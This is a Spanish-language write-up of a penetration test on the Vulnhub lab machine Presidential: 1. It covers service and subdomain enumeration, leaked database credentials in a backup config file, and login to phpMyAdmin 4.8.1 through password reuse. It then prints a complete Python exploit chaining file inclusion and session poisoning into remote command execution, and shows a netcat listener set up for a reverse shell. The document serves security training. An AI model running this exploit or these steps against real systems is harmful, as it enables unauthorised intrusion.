



Informe técnico

Máquina Presidential: 1



Este documento es confidencial y contiene información sensible.
No debería ser impreso o compartido con terceras entidades

Índice

1. Antecedentes	2
2. Objetivos	2
2.1. Alcance	3
2.2. Impedimentos y limitaciones	3
2.3. Resumen general	3
3. Reconocimiento	4
3.1. Enumeración de servicios expuestos	4
3.2. Enumeración de servicios web	5
3.3. Enumeración de subdominios	6
3.4. Enumeración de paneles de autenticación	7
4. Identificación y explotación de vulnerabilidades	8
4.1. Información confidencial expuesta	8
4.2. Explotación del PhpMyAdmin	10
5. Escalada de privilegios	14
5.1. Usuario apache	14
6. Contramedidas y buenas prácticas	17
6.1. PhpMyAdmin 4.8.1 vulnerable	17
6.2. Conclusiones	18

HACKED



1. Antecedentes

El presente documento recoge los resultados obtenidos durante la fase de auditoría realizada a la **Máquina Presidential: 1**, enumerando todos los vectores de ataque encontrados así como la explotación realizada a cada uno de estos.

Esta máquina ha sido descargada de la plataforma de **Vulnhub**, es una plataforma para personas interesadas en aprender ciberseguridad ofensiva.

A continuación se proporciona el enlace hacia la máquina.

Dirección url

[Máquina Presidential: 1](http://192.168.1.11)




Imagen 1: Página principal del servicio web de la máquina

2. Objetivos

Los objetivos de la presente auditoría de seguridad informática se enfocan en la identificación de posibles vulnerabilidades en la máquina **Máquina Presidential: 1** con el propósito de garantizar la integridad y la confidencialidad de la información almacenada en ella.

Con este fin se ha llevado a cabo un análisis exhaustivo de todos los servicios detectados que encontraban expuestos en el servidor, recopilando información detallada de aquellos que representan un riesgo potencial desde el punto de vista de la seguridad.

2.1. Alcance

A continuación se representan los objetivos a cumplir para esta auditoría

- Identificar los puertos y servicios vulnerables
- Realizar una explotación de las vulnerabilidades encontradas
- Conseguir acceso al mediante la explotación de los servicios vulnerables identificados
- Enumerar vías potenciales de elevar privilegios en el sistema una vez comprometido

2.2. Impedimentos y limitaciones

Durante el proceso de auditoría esta terminantemente prohibido realizar alguna de las siguientes actividades

- Realizar tareas que puedan ocasionar una **denegación de servicio** o afectar a la disponibilidad de los servicios expuestos.
- Borrar o alterar archivos residentes en el servidor así como registros de bases de datos una vez que el sistema haya sido comprometido.

2.3. Resumen general

Se realizó la auditoría de la **Máquina Presidential: 1**, durante el proceso se han analizando los siguientes factores.

- Reconocimiento de servicios expuestos
- Reconocimiento de rutas en servicios web
- Reconocimiento de subdominios
- Vulnerabilidades

Se listan a continuación una serie de vulnerabilidades en los servicios expuestos las cuales han permitido obtener acceso privilegiado al servidor y a todos los datos dentro del mismo.

- Información sensible expuesta en archivos del servidor web
- Version vulnerable del servicio web de base de datos
- Reutilización de contraseñas
- Archivos vulnerables a escaladas de privilegios dentro del servidor

3. Reconocimiento


3.1. Enumeración de servicios expuestos

A continuación se describe la evidencia acerca de los puertos y servicios identificados durante el proceso de reconocimiento utilizando la herramienta Nmap

```
root@m3n0sd0n4ld:~/Presidential# nmap -A -p- 192.168.10.172
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-21 09:54
Nmap scan report for 192.168.10.172
Host is up (0.00069s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.6 ((CentOS) PHP/5.5.
          | http-methods:
          |_ Potentially risky methods: TRACE
          |_ http-server-header: Apache/2.4.6 (CentOS) PHP/5.5.38
          |_ http-title: Ontario Election Services &gt; Vote Now!
2082/tcp  open  ssh     OpenSSH 7.4 (protocol 2.0)
          | ssh-hostkey:
          | 2048 06:40:f4:e5:8c:ad:1a:e6:86:de:a5:75:d0:a2:ac:80 (RSA)
          | 256 e9:e6:3a:83:8e:94:f2:98:dd:3e:70:fb:b9:a3:e3:99 (ECDSA)
          |_ 256 66:a8:a1:9f:db:d5:ec:4c:0a:9c:4d:53:15:6c:43:6c (ED25519)
```

Imagen 2: Enumeración de puertos con nmap


En este caso de identificaron dos puertos activos corriendo por el protocolo TCP



Asimismo, no se han encontrado puertos a través de otros protocolos, por lo que se priorizará auditar los puertos identificados en el primer escaneo efectuado.

3.2. Enumeración de servicios web

A continuación, se representan los resultados obtenidos con la herramienta **whatweb**, una herramienta de reconocimiento web que se utiliza para identificar tecnologías web específicas que se emplean en un sitio web, tras aplicar un reconocimiento sobre el servicio http corriendo en el puerto 80.



```

❯ whatweb http://3.3.3.57
http://3.3.3.57 [200 OK] Apache[2.4.6], Bootstrap, Country[UNITED STATES][US], Email[contact@example.com, contact@votenow.local], HTML5, HTTPServer[CentOS][Apache/2.4.6 (CentOS) PHP/5.5.38], IP[3.3.3.57], JQuery, PHP[5.5.38], Script, Title[Ontario Election Services &gt; Vote Now!]
INT x took 13s X with root@kali

```

Imagen 3: Enumeración del servicio http

En los resultados obtenidos, es posible identificar las versiones para alguna de las tecnologías existentes.


Tecnología	Versión
PHP	5.5.38
Apache	2.4.6

Dentro de la información representada, también es posible identificar 2 correos electrónicos, los cuales podrían ser utilizados de cara a un ataque de **Phishing**.

`contact@votenow.local contact@example.com`

El Phishing es un tipo de ataque informático que se utiliza para engañar a las personas y así obtener información confidencial, como contraseñas, información bancaria y financiera. El ataque se lleva a cabo mediante el envío de correos electrónicos fraudulentos o mensajes de texto que parecen legítimos y que solicitan al destinatario que proporcione información confidencial.

Adicionalmente también ha sido posible identificar la versión de **Centos** que se encuentra activa a través de un reconocimiento exhaustivo realizado con la herramienta **wig**:



```

Scanning http://3.3.3.70:80/...
SITE INFO
IP Unknown
Title Ontario Election Services &
VERSION
Name Versions Type
Apache 2.4.6 Platform
PHP 5.5.38 Platform
CentOS 7-1511 OS
Time: 417.7 sec Urls: 834 Fingerprints: 39241

```

Imagen 4: Uso de la herramienta wig

3.3. Enumeración de subdominios

Una vez identificado el dominio **votenow.local** gracias a los correos electrónicos, se procedió a aplicar un ataque de fuerza bruta sobre el dominio principal con el fin de identificar subdominios válidos.


Una vez finalizado el ataque de fuerza bruta estos fueron los resultados obtenidos.

```
root@m3n0sd0n4ld:~/Presidential# gobuster vhost -u votenow.local -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt |grep "Status: 200"
Found: datasafe.votenow.local (Status: 200) [Size: 9505] →
```

Imagen 5: Uso de gobuster para subdominios

Se identifico el subdominio **datasafe.votenow.local** como un subdominio válido este subdominio representó un punto crucial en la auditoría, ya que a través de este se consiguió ingresar al sistema mediante la explotación de una vulnerabilidad existente en **PhpMyAdmin**.

Cabe destacar que para que estos dominios y subdominios fue necesario asociar la ip de la máquina víctima al dominio en el archivo **/etc/hosts** del equipo atacante debido a que el sistema aplica virtual hosting, una técnica utilizada en servidores web para alojar múltiples sitios web con diferentes subdominios en una sola máquina física.



```
GNU nano 7.2                                     /etc/hosts *
127.0.0.1      localhost
127.0.1.1      kali

# The following lines are desirable for IPv6 capable hosts
::1          localhost ip6-localhost ip6-loopback
ff02::1       ip6-allnodes
ff02::2       ip6-allrouters

3.3.3.70      datasafe.votenow.local
```

Imagen 6: Archivo /etc/hosts del atacante

HACKED



3.4. Enumeración de paneles de autenticación

Una vez descubierto el subdominio **datasafe.votenow.local**, representado en la imagen 12 de la página 10 se encontró el siguiente panel de autenticación de **PhpMyAdmin**





Imagen 7: Panel de autenticación de PhpMyAdmin

4. identificación y explotación de vulnerabilidades

4.1. Información confidencial expuesta

Durante la fase de reconocimiento con la herramienta gobuster analizando las rutas sin utilizar los subdominios, encontramos una ruta `/config.php.bak`.


Gobuster es una herramienta de linea de comandos de código abierto que se utiliza para buscar y enumerar recursos en servidores y sitios web



```
root@kali: ~
> gobuster dir -u http://3.3.3.70/ -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100 --no-error -b 400,500,404,403 -x php,html,txt,php.bak,bak,zip,tar,rar
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:          http://3.3.3.70/
[+] Method:       GET
[+] Threads:      100
[+] Wordlist:     /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 500,404,403,400
[+] User Agent:   gobuster/3.6
[+] Extensions:  txt,php.bak,bak,zip,tar,rar,php,html
[+] Timeout:      10s
Starting gobuster in directory enumeration mode
/assets           (Status: 301) [Size: 231] [--> http://3.3.3.70/assets/]
/index.html       (Status: 200) [Size: 11713]
/about.html        (Status: 200) [Size: 20194]
/config.php.bak   (Status: 200) [Size: 107]
/config.php       (Status: 200) [Size: 0]
Progress: 35327 / 1985049 (1.78%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 37676 / 1985049 (1.90%)
Finished
```

Imagen 8: Uso de gobuster para búsqueda de rutas

En la ruta encontrada se expone el contenido de un archivo php en el código fuente html.



```
1 <?php
2
3 $dbUser = "votebox";
4 $dbPass = "casoJ3FFASPsbyoRP";
5 $dbHost = "localhost";
6 $dbname = "votebox";
7
8 ?>
9
```

Imagen 9: Ruta `/config.php.bak`

HACKED



Se determinó que el archivo contenía la siguiente información privilegiada

- Usuario de acceso a la base de datos
- Contraseña de acceso a la base de datos
- Nombre de la base de datos empleada

Estas credenciales si bien corresponden a los datos de acceso a **MySQL**, debido a la reutilización de Usuario y contraseña pudimos acceder al panel de **PhpMyAdmin** representado en la imagen 12 de la página 10

A screenshot of the PhpMyAdmin interface. The top navigation bar shows "Server: localhost" and various tabs: Databases, SQL, Status, Export, Import, Settings, Variables, Charsets, and Help. On the left, there's a sidebar with "Recent" and "Favorites" buttons, and a tree view showing databases: "New", "information_schema", and "votebox". The main content area has two sections: "General settings" and "Appearance settings". In "General settings", there's a "Change password" link and a dropdown for "Server connection collation" set to "utf8mb4_unicode_ci". In "Appearance settings", there's a "Theme" dropdown set to "pmahomme", a "Font size" dropdown set to "82%", and a "More settings" link.

Imagen 10: Inicio de sesión exitoso en el PhpMyAdmin

4.2. Explotación del PhpMyAdmin


Una vez ingresado al **PhpMyAdmin**, fue posible identificar la versión en uso



Imagen 11: Versión vulnerable de phpmyadmin

Esta versión corresponde a una versión antigua de PhpMyAdmin, lo que expone a varias **vulnerabilidades críticas** identificadas:

- Local file inclusion
- Remote code execution

A screenshot of the terminal showing the output of the searchsploit command for "phpmyadmin 4.8.1".

```
> searchsploit phpmyadmin 4.8.1
with root
Exploit Title | Path
phpMyAdmin 4.8.1 - (Authenticated) Local File Inclusion (1) | php/webapps/44924.txt
phpMyAdmin 4.8.1 - (Authenticated) Local File Inclusion (2) | php/webapps/44928.txt
phpMyAdmin 4.8.1 - Remote Code Execution (RCE) | php/webapps/50457.py
Shellcodes: No Results
```

Imagen 12: Exploits de pruebas de concepto

Entre ellas, una de la cuál puede permitir a un atacante malintencionado **ejecutar código remoto** en el servidor.

A continuación se comparte la prueba de concepto del script creado en **python3** el cuál fue empleado para ejecutar comandos remotos en el servidor.


```
1 import re, requests, sys, html
2
3 if len(sys.argv) < 4:
4     usage = """Usage: {} [route/ip] [username] [password] [command]
5 Example: {} 192.168.56.65 8080 /phpmyadmin username password whoami"""
6     print(usage.format(sys.argv[0],sys.argv[0]))
7     exit()
8
9
10 def get_token(content):
11     s = re.search('token"\s*value="(.*?)"', content)
12     token = html.unescape(s.group(1))
13     return token
14
15 ipaddr = sys.argv[1]
16 username = sys.argv[2]
17 password = sys.argv[3]
18 command = sys.argv[4]
19
20 url = "http://{}".format(ipaddr)
21
22 url1 = url + "/index.php"
23 r = requests.get(url1)
24 content = r.content.decode('utf-8')
25
26 s = re.search('PMA_VERSION:"(\d+\.\d+\.\d+)"', content)
27 version = s.group(1)
28
29 cookies = r.cookies
30 token = get_token(content)
31
32 p = {'token': token, 'pma_username': username, 'pma_password': password}
33 r = requests.post(url1, cookies = cookies, data = p)
34 content = r.content.decode('utf-8')
35 s = re.search('logged_in:(\w+)', content)
36 logged_in = s.group(1)
37
38
39 cookies = r.cookies
40 token = get_token(content)
41
42 url2 = url + "/import.php"
43 payload = '''select '<?php system("{}") ?>';''.format(command)
44 p = {'table':'', 'token': token, 'sql_query': payload }
45 r = requests.post(url2, cookies = cookies, data = p)
46
47 session_id = cookies.get_dict()['phpMyAdmin']
48 url3 = url + "/index.php?target=db_sql.php%253f//../../../../../../../../var/lib/php/session/
49     sess_{}".format(session_id)
50 r = requests.get(url3, cookies = cookies)
51
52 content = r.content.decode('utf-8', errors="replace")
53 s = re.search('select \'.*?\n'', content, re.DOTALL)
54
55 print(s.group(1))
```

Código 1: Exploit para la versión vulnerable de PhpMyAdmin

HACKED




Utilizando la herramienta Netcat dejamos un listener atendiendo el puerto **556**



```
nc -nlvp 556
Ncat: Version 7.94 ( https://nmap.org/ncat )
Ncat: Listening on [::]:556
Ncat: Listening on 0.0.0.0:556
```

A terminal window showing the command "nc -nlvp 556" being run. The output shows Ncat version 7.94 and it is listening on port 556 both locally and via IPv4.

Imagen 13: Listener a la escucha del puerto 556 del atacante

